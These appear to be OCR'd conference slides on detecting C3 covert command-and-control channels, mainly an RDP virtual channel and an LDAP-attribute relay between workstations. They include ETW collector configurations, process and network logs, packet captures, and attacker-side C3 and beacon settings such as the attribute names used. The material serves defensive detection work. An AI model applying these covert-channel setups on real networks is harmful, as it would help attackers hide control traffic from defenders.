


```xml
<ETWCollector>
    <Guid>73b980fb-af20-48af-b8cf-f42f50ec2fb0</Guid>
    <CollectorType>kernel</CollectorType>
    <KernelKeywords>ImageLoad</KernelKeywords>
    <FilterValue>Image/Load</FilterValue>
    <OutputType>eventlog</OutputType>
</ETWCollector>
```

RDP ActiveX Client DLL Loaded




Name	Base address	Size	Description
msacm32.dll	0x7ffd3230...	112 kB	Microsoft ACM Audio Filter
msasn1.dll	0x7ffd4276...	72 kB	ASN.1 Runtime APIs
MSAudDecMFT.dll	0x7ffd296b...	444 kB	Media Foundation Audio Decoders
mscoree.dll	0x7ffd257b...	400 kB	Microsoft .NET Runtime Execution Engine
mscoreei.dll	0x7ffd26cf...	624 kB	Microsoft .NET Runtime Execution Engine
mscorlib.ni.dll	0x7ffd1c15...	21.57 MB	Microsoft Common Language Runtime Class Library
mscorrc.dll	0x232353c...	392 kB	Microsoft .NET Runtime resources
msctf.dll	0x7ffd45d0...	1.42 MB	MSCTF Server DLL
msIso.dll	0x7ffd3111...	328 kB	Isolation Library for Internet Explorer
mskeyprotect.dll	0x7ffd32f7...	84 kB	Microsoft Key Protection Provider
msmpeg2vdec.dll	0x7ffd2522...	2.43 MB	Microsoft DTV-DVD Video Decoder
mstscax.dll	0x2323562...	96 kB	Remote Desktop Services ActiveX Client
mstscax.dll	0x7ffd18a4...	8.55 MB	Remote Desktop Services ActiveX Client
mstscax.dll.mui	0x2324e24...	168 kB	Remote Desktop Services ActiveX Client
msvcp_win.dll	0x7ffd4311...	640 kB	Microsoft® C Runtime Library
msvcr120_clr04...	0x7ffd26bf...	988 kB	Microsoft® C Runtime Library
msvcrt.dll	0x7ffd44ff...	632 kB	Windows NT CRT DLL
msvproc.dll	0x7ffd25c0...	1.39 MB	Media Foundation Video Processor
mswsock.dll	0x7ffd41ef...	412 kB	Microsoft Windows Sockets 2.0 Service Provider
msxml6.dll	0x7ffd3d16...	2.34 MB	MSXML 6.0




Time ▲	agent.hostname	ProviderName	ProcessName	EventName	FileName
May 25, 2021 @ 16:24:20.186	wrk1	MSNT_SystemTrace	rundll32	Image/Load	\Device\HarddiskVolume1\Windows\System32\mstscax.dll
May 25, 2021 @ 16:24:37.397	wrk1	MSNT_SystemTrace	rundll32	Image/UnLoad	\Device\HarddiskVolume1\Windows\System32\mstscax.dll

DETECTION OPPORTUNITIES
NETWORK CONNECTIONS

RUNDLL32.EXE
3389




Time	agent.hostname	ProviderName	EventName	ProcessName	RemoteSockAddr	NumBytes
May 25, 2021 @ 20:51:37.271	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:51:21.138	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:51:07.040	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:50:51.904	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:50:36.810	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:50:21.652	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:50:06.563	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:49:51.406	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:49:36.333	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:49:21.294	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12
May 25, 2021 @ 20:49:06.138	wrk1	Microsoft-Windows-TCPIP	UdpEndpointSendMessages	rundll32	172.16.2.152:3389	12



```xml
<ETWCollector>
    <Guid>f1078e75-330d-4ca5-96c7-69ebb79ec6be</Guid>
    <CollectorType>user</CollectorType>
    <ProviderName>2F07E2EE-15DB-40F1-90EF-9D7BA282188A</ProviderName>
    <OutputType>eventlog</OutputType>
</ETWCollector>
```

DETECTION OPPORTUNITIES
NETWORK CONNECTIONS

Beacon staging




ip.dst == 172.16.2.152

No.	Time	Source	Destination	Protocol	Length	Info
8390	16.472313	172.16.2.151	172.16.2.152	UDP	110	54721 → 3389 Len=68
8392	16.478967	172.16.2.151	172.16.2.152	UDP	103	54721 → 3389 Len=61
8394	16.481120	172.16.2.151	172.16.2.152	UDP	107	54721 → 3389 Len=65
8396	16.482921	172.16.2.151	172.16.2.152	UDP	122	54721 → 3389 Len=80
8398	16.484960	172.16.2.151	172.16.2.152	UDP	115	54721 → 3389 Len=73
8400	16.490738	172.16.2.151	172.16.2.152	UDP	105	54721 → 3389 Len=63
8403	16.493364	172.16.2.151	172.16.2.152	UDP	106	54721 → 3389 Len=64
8405	16.494934	172.16.2.151	172.16.2.152	UDP	105	54721 → 3389 Len=63
8407	16.496923	172.16.2.151	172.16.2.152	UDP	103	54721 → 3389 Len=61
8409	16.501587	172.16.2.151	172.16.2.152	UDP	1124	54721 → 3389 Len=1082
8410	16.501733	172.16.2.151	172.16.2.152	UDP	1080	54721 → 3389 Len=1038
8411	16.501829	172.16.2.151	172.16.2.152	UDP	1218	54721 → 3389 Len=1176
8412	16.501918	172.16.2.151	172.16.2.152	UDP	1142	54721 → 3389 Len=1100
8413	16.502005	172.16.2.151	172.16.2.152	UDP	1054	54721 → 3389 Len=1012
8414	16.502102	172.16.2.151	172.16.2.152	UDP	269	54721 → 3389 Len=227
8421	16.547218	172.16.2.151	172.16.2.152	UDP	116	54721 → 3389 Len=74
8423	16.550872	172.16.2.151	172.16.2.152	UDP	103	54721 → 3389 Len=61
8425	16.553012	172.16.2.151	172.16.2.152	UDP	109	54721 → 3389 Len=67
8427	16.554214	172.16.2.151	172.16.2.152	UDP	104	54721 → 3389 Len=62
8429	16.555955	172.16.2.151	172.16.2.152	UDP	106	54721 → 3389 Len=64
8431	16.557468	172.16.2.151	172.16.2.152	UDP	105	54721 → 3389 Len=63
8433	16.559283	172.16.2.151	172.16.2.152	UDP	110	54721 → 3389 Len=68
8435	16.561222	172.16.2.151	172.16.2.152	UDP	106	54721 → 3389 Len=64
8437	16.563303	172.16.2.151	172.16.2.152	UDP	104	54721 → 3389 Len=62

LDAP

SCENARIO




OPERATIONAL LIMITATIONS

- Both sides should communicate with the same DC
- Both sides must modify the same user’s attributes
- Limited by the size and data type of the target attribute

http://www.harmj0y.net/blog/powershell/command-and-control-using-active-directory/


https://blog.fox-it.com/2020/03/19/ldapfragger-command-and-control-over-ldap-attributes/

DATAFLOW



WRK1
1. Writes to LOCK attribute with destination ID
2. Writes message to DATA attribute
Target User
AD Object
3. Check LOCK attribute for correct ID
4. Read and clear both attributes
WRK2

CREATE CHANNEL



external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	3456	x64	160ms

Beacon 192.168.1.200@3456 X

```
givenName: james
distinguishedName: CN=james,CN=Users,DC=UK,DC=MWR,DC=COM
instanceType: 4
whenCreated: 20210528154908.0Z
whenChanged: 20210620151858.0Z
displayName: james
uSNCreated: 20513
memberOf: CN=Remote Desktop Users,CN=Builtin,DC=UK,DC=MWR,DC=COM,
CN=Administrators,CN=Builtin,DC=UK,DC=MWR,DC=COM
uSNChanged: 4716652
name: james
objectGUID: 5b36f033-5273-4dd1-92d1-9418a6c49216
userAccountControl: 66048
badPwdCount: 0
[WRK1] james/3456 (x64)                                    last: 160ms
beacon>
```

Create Command for: RELAY - Slack / cbabf448bac3f00f

< BACK

Select Command: AddNegotiationChannelLDAP

Negotiation Identifier: lg9degqk

Data LDAP Attribute: mSMQSignCertificates

Lock LDAP Attribute: primaryInternationalISDNNumber

Max Packet Size: 1047552

